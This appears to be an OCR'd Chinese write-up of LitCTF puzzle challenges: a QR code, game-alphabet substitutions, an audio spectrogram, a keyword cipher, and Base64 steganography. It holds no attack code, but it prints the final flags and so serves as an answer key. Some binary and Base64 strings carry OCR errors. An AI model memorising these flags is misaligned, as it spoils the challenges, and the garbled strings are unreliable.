
```
------------------------------------------------------------
位置:(12.9,28.0)-(518.8,28.0)-(12.9,534.5)-(518.6,533.9)
颜色正常, 正像
版本: 3
纠错等级:H, 掩码:0
内容:
LitCTF{Genshin_St@rt!!}
------------------------------------------------------------
```


原铁，启动!

给了张一半原神文字，一半星铁文字的图片



对照字母表翻译得到flag


原神
提瓦特现行文字对照表
古体
层岩变体
通用文
稻妻文
须弥雨林文
须弥沙漠文
拉丁字母
A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z
文字：@艾[illegible] @[illegible]_
制图：@Xon不会[illegible]



宇宙通用文


目前已登场的地区中，空间站「黑塔」和雅利洛-VI使用该文字。推测为星穹铁道世界观中，宇宙通用的文字。

英文	对应	英文	对应	英文	对应	英文	对应	英文	对应
Aa		Bb		Cc		Dd		Ee	
Ff		Gg		Hh		Ii		Jj	
Kk		Ll		Mm		Nn		Oo	
Pp		Qq		Rr		Ss		Tt	
Uu		Vv		Ww		Xx		Yy	
Zz									

翻译得到：FLAG{GOOD_GAMER}

按照格式修改为最终flag：LitCTF{good_gamer}


Everywhere We Go


secret
文件(F) 编辑(E) 选择(S) 视图(V) 播录(N) 轨道(T) 生成(G) 效果(C) 分析(A) 工具(O) 帮助(H)
音频设置
分享音频
1:09.0
1:10.0
1:11.0
1:12.0
1:13.0
1:14.0
1:15.0
secret
静音
独奏
效果
立体声, 22050 Hz
32 位 浮点
选择
10000
6000
4000
2000
1000
500
100
flag{Calculate_Step_By_Step}
flag{Calculate_Step_By_Step}

打开换成频谱图就能看到flag

关键，太关键了！

先字频统计，得到密钥bingo，然后结合题目提示得知是关键字解密，解密得到flag



```
7b]3bJ!8,CnnnniTob`zS:9;!>o^lvQZ;)
%i6nHS_\Cr'D;f2{r=C\|5Y8Vd47"&itW`57#fJA|j_(%
+:D?>R{O/0_rlktliiiA!e_2Gu/PQII[<cr:*(cm3:>m/
O]v#jt^0z\Pb'kU$\E5q:d5t)S3lHblg</z*+m_}
_4^d&~7lGTzM7=De"|P$#cIVelnt8]&[GVn&#[HP-
^Z`g]Do/
nnnncGahz_gg0dnnnnWqga@cAwp8jczirlLz>,!
7b[zrul1kd^X1B1al#/+X[;)8a,2xd(/
C[)Dum3vGUslsa^_aNK'jT7:{)R^`xJi68s>tL.F!
rYBo~;zMH55T|K#X>e(eu3'Zx/
46%Pb>T~m"]Y,t"_27[k:aGVgMe(M`r(1?478Jq_:b/?
4j*F@>BpxAAl>yhRm/*WTQ=n5'd:$'=%k%!
BY<Q87EKmUJ$;eD"'Ck5WUD^(Hexj4_x!
&AuY,e"V:BGQON$TDm8+':h?KPF,B\%Ks$
{:JsQO90j%#\Y_iii/G]7DZ*Bba4!8v;R@7}6Lv?!#;2!
YFl4g]BC{//b[q0*r2]%g7.
$UH2.kp)x3+sui0g>:BOTD=Rgpxe!:HbBxj7kf94G$75
<u-a(pt'nnnn{i[qB$XxdU3M>"ihLy<r!ab|
x~MA+YXIzlwg*oFm~%*XC:Y:,I=*QligmBl^^xaNH%
TR,$**\`2P//||@WwbXx*TNz^+3o/M!7}
D'3;h\uY"5n(\Y}-"S5P2K&8zQ[v6t=i(<=!
z>$:)`0pUbbbnnnnbbbbcx'KU[)r^oSm*wx_{`??
*ovT(X6^:i/vn.G_oUg2<%;fCm])
%Y"n=!,I>fl2]Y":QtY_4N[gO+<7To0^30;ZR.X6nWG]:
74q|%,?,&j;EGol`@_%g's!
@D/)Q*mN3Cy3q@~'4qdsCKW{+IgC*NCBT_3twbs_
BfZ6AR7YG2zh4H-Ohiii9}rCB8q0J'F@*V%K $*?f$8kF:
```


● 默认 ○ 仅大写 ○ 仅小写 ○ 强制大写 ○ 强制小写

□ 是否倒序

字频统计

序号	字词	频次	频率 %
84	-	44	0.8327
85	s	44	0.8327
86	Q	44	0.8327
87	L	43	0.8138
88	5	43	0.8138
89	0	43	0.8138
90	y	43	0.8138
91	.	41	0.7759
92	,	41	0.7759
93	{	40	0.757
94	w	35	0.6624

```
bingo_:2*;^rHY!"'7?$%k@e]T(Bm9~3WC=[z46qMO`E+/
SDJu>8lVda1GA|K#RUxv<tZXf&FcNjPp\I)}h-sQL50y.,{w
```


关键字密码

Keyword Cipher


```
jetnta{e_kess_ymu_imss}
```

bingo

```
LITCTF{I_MISS_YOU_BOSS}
```

舔到最后应有尽有

puzzlesolver一把梭



```
J5o6i5aes77yB5L2g5piv5rip5p+U77yM77yM77yM44CC4
4CC44CC5oiR5LiN56aB5oSf5oWo77yM77yM77yM44CC4
4CC44CCDQ==
5o6i5aes44CC5o6i5aes44CC5o6i5aes77yM5ZGc5ZGc5ZG
c4oCm4oCm5o6i5aes44CC5oiR55qE5o6i5aes4oCm4oCm
5o6i5aes4oCm4oCm5oiR55qE54i25Lqy6lis55qE5o6i5aes
77yM77yM77yM44CC44CC44CC5oiR6leq55u455+b55u+
77yM5o6i5aes44CC5oiR55y85rOq5LuO5Zi06KeS5rWB5Li
L44CC5oiR5peg6ZmQ55eb5ZOt44CCDQ==
5ZGc77yM5oiR55qE5o6i5aes4oCm4oCm5o6i5aes77yB5o
iR55qE5aal5aal6lis55qE5o6i5aes77yB5piv54ix5L6j77yM5
o6i5aes4oCm4oCm5oiR5peg6ZmQ55eb5ZOt77yB5o6i5a
es44CC5o6i5aes44CC5o6i5aes4oCm4oCm5oiR5peL6L2s
5LiK5aSp77yI77yJ5o6i5aes77yMDQ==
5o6i5aes4oCm4oCm5o6i5aes77yM5ZGc5ZOH44CC5oiR5
5qE5o6i5aes4oCm4oCm5oiR55qE576O56We6lis55qE5o6
i5aes77yI77yJ5o6i5aes44CC5o6i5aes77yB5piv54i25Lqy77
yB5oiR5b2T5Zy65aSx5o6n77yM77yM77yM44CC44CC44
CCDQ==
5o6i5aes77yM5o6i5aes77yB5aSp5ZOq77yM77yM77yM4
4CC44CC44CC5oiR55qE5o6i5aes4oCm4oCm5oiR55qE5o
mN5Y2O6lis55qE5o6i5aes77yB5o6i5aes77yB5oiR5LiN5o
S/
5YaN55eb6lum77yM5o6i5aes4oCm4oCm5oiR6lyr54S25
peg55+l77yMDQ==
```

○ Base32　○ Base32(Padding)　● Base64

Base32,64补全:

```
5o6i5aes77yM5oiR5ZOt77yB5oiR55qE5o6i5aes77yM77yM7
7yM44CC44CC44CC5oiR55qE5YWJ546v6lis55qE5o6i5aes4o
Cm4oCm5oiR5rex5aSc5oSf5oWo77yB5o6i5aes4oCm4oCm
5oiR5aSn5Y+X6ZyH5pK844CC5o6i5aes77yBDU==
5aSp5ZWK44CC5o6i5aes77yM5oiR55qE5o6i5aes77yB5o6i5
aes44CC5oiR55qE6ZSa6lis55qE5o6i5aes77yB5piv5Li74oC
m4oCm5oiR5rOq5rSS5aSq5bmz5rSL77yM5oiR6aaL44CC5
```

Base32,64隐写(二进制):


```
010011000110100101110100010000110101010001000100
111101101010100011000010110111001001010011010010l
011111011010100011000101100101010111110110101001l
010010110010101011111011011100011000101011111011O
010001000001011010010101111101110111001100000101l
111011111010001100000111010101011111011000100101l1
110111111010000000000000000000000000000000000000
```

Base32,64隐写(二进制转ASCII):

```
LitCTF{TanJi_j1e_jie_n1_dAi_w0_z0u_b_}
```

